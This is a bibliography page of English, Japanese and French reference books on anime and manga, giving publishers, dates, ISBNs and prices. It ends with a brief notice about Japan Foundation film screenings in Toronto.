
LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Transnational Fandom (Mechademia 12.1). Minneapolis, University of Minnesota Press, June 2020. 200 p. $25.00 ISBN 9781517908423.

LUNNING, Frenchy & ANNETTE, Sandra (Eds.). Asian Materialities (Mechademia 12.2). Minneapolis, University of Minnesota Press, June 2020. 168 p. $25.00 ISBN 9781517908430.

PATTEN, Fred. Watching Anime, Reading Manga. 25 Years of Essays and Reviews. Berkeley, Stone Bridge Press, 2004. 384 pg. ISBN 978-1880656921. $18.95 US.


SCHODT, Frederik L. Astro Boy Essays (The). Berkeley, Stone Bridge Press, 2007. 156 pg. ISBN 978-1933330549. $16.95 US.





Anime Reference Guide (The) Vol. 2, #1 (AnimeExpo ’93). SPJA, June 1993. 114 pages.
[ Goodreads ]

Anime Reference Guide (The) Vol. 3, #1 (AnimeExpo ’95). SPJA, July 1995. 122 pages. ISBN 0-9647158-0-5.

Anime Reference Guide (The) Vol. 4, #1 (AnimeExpo ’97). SPJA, June 1997. 122 pages. ISBN 0-9647158-1-3.
[ Goodreads ]

San Diego ComicCon Japanese Animation Guide ’89. 24 pages.

San Diego ComicCon Japanese Animation Guide ’90. 48 pages


[Collectif] Kaboom!: Explosive Animation from America and Japan . Sydney, Museum of Contemporary Art, 2005. 160 pg. ISBN 9781875632329.
[ WorldCat ]

BROPHY, Philip. 100 Anime (BFI Screen Guides). British Film Institute, 2008. 271 pg. ISBN 978-1844570843. $19.95.



CAVALLARO, Dani. The Cinema of Mamoru Oshii: Fantasy, technology and politics. Jefferson, McFarland, 2006. 248 pg. ISBN 978-0-7864-2764-7.

CLARKE, James. Animated Films. London, Virgin Books, 2004. 298 pg. $24.95 US / $37.50 Can. ISBN 978-0-7535-0804-4.






LAMARRE, Thomas. The Anime Machine: A Media Theory of Animation. Minneapolis, University of Minnesota Press, 2009. 385 p. ISBN 9780816651559. (see back cover)














OSMOND, Andrew. Satoshi Kon: The illusionist. Berkeley, Stone Bridge Press, 2009. 128 pg. $18.95 US. ISBN 978-1-933330-74-7.


POITRAS, Gilles. Anime Companion 2 (The). What’s Japanese in Japanese Animation? Berkeley, Stone Bridge Press, 2005. 154 pg. ISBN 978-1880656969. $18.95 US.





Animation Video Collector’s Guideアンメビデオコレクターズマニュアル [Anime Video Collector’s Manual]. Genkōsha, 昭和62年 5月 (Showa 62-nen 5 tsuki / May 1987). Magazine 63375-08 (Mook 8). 178 pages. 800円. [In Japanese]

Animation Video Collector’s Guide アンメビデオ ’90 カタログ [’90 Anime Video Catalog]. Genkōsha Mook 27 (Magazine 63375-27), March 1990. 198 pages. 1000円. [In Japanese]

Anime Bible 2002: Animation & Comics Best 1000 [アニバイブル 2002 アニメーション&コミックス BEST1000]. Gakken Mook, November 2002. 176 pages. ¥1,500. ISBN 4-05-602906-7. [In Japanese]
[ Amazon ]


(Collectif). Critical Survey of Graphic Novels: Manga. Hackensack, Salem Press (Coll. Critical Survey of Graphic Novels), Septembre 2012. 400 pages, 2.5 x 20.3 x 26.7 cm, $195 US / $226.20 CND, ISBN 978-1587659553. Available as ebook (electronic format). Readership of 14+. (See short sample).
[ Amazon • Goodreads • Nelligan • WorldCat ]
New edition: October 2018, 412 pages, 978-1-68217-912-3.


ALLISON, Anne. Permitted and Prohibited Desires: Mothers, Comics and Censorship in Japan. Hardcover: Boulder, Westview Press, 1996. 224 pg. ISBN 0-8133-1698-7. Paperback: Berkeley, University Of California Press. ISBN 0-520-21990-2.
[ Amazon • Goodreads • WorldCat ]
New edition: University of California Press, January 2000, 252 pages, ISBN 9780520219908.

BRIENZA, Casey. Manga in America: Transnational Book Publishing and the Domestication of Japanese Comics. Bloomsbury Academic, January 2016. 232 pages. $36.95 US. ISBN 978-1472595874.

EXNER, Eike. Comics and the Origins of Manga: A Revisionist History. Rutgers University Press, November 2021. 270 pages. ISBN 9781978827226.

INGULSRUD, John E. & ALLEN, Kate. Reading Japan Cool: Patterns of Manga Literacy and Discourse. Lanham (NY), Lexington Books (Rowman & Littlefield Publ.), 2009. 230 pg. ISBN 978-0-7391-2753-7.


SIGAL, Den. GraphoLexique du Manga: Comprendre et utiliser les symboles graphiques de la BD Japonaise . Paris: Eyrolles, 2007. 160 pgs. 17 €. ISBN 978-2-212-11791-2. Recommanded for adults. See my comment.

STEIFF, Josef & BARKMAN, Adam. Manga And Philosophy. Open Court, July 2010. 288 pages. $56.00 US. ISBN 978-0812696790.


このマンガがすごい: あらゆるマンガを83ジャンルに分類、1000点を厳選紹介! 別冊宝島257 [This Manga is Amazing: All kinds of manga are categorized into 83 genres, and 1000 carefully selected works are introduced!]. Takarajimasha (Bessatsu takarajima [Special Edition Treasure Island] #257), May 1996. 255 pages. ISBN 978-4796692571. 855円 [In Japanese]




STEINBERG, Marc. Anime’s Media Mix: Franchising Toys and Characters in Japan. Minneapolis, University of Minnesota Press, 2012. 314 pg. ISBN 978-0-8166-7550-0.
Each fall, document.write(“”); the Japan Foundation (Toronto) and the Consulate General of Japan are pleased to offer free screenings of Japanese films. The films are in Japanese with English subtitles. Limited seating is available on a first-come, first-served basis, with no reservations. This is the 33rd edition.
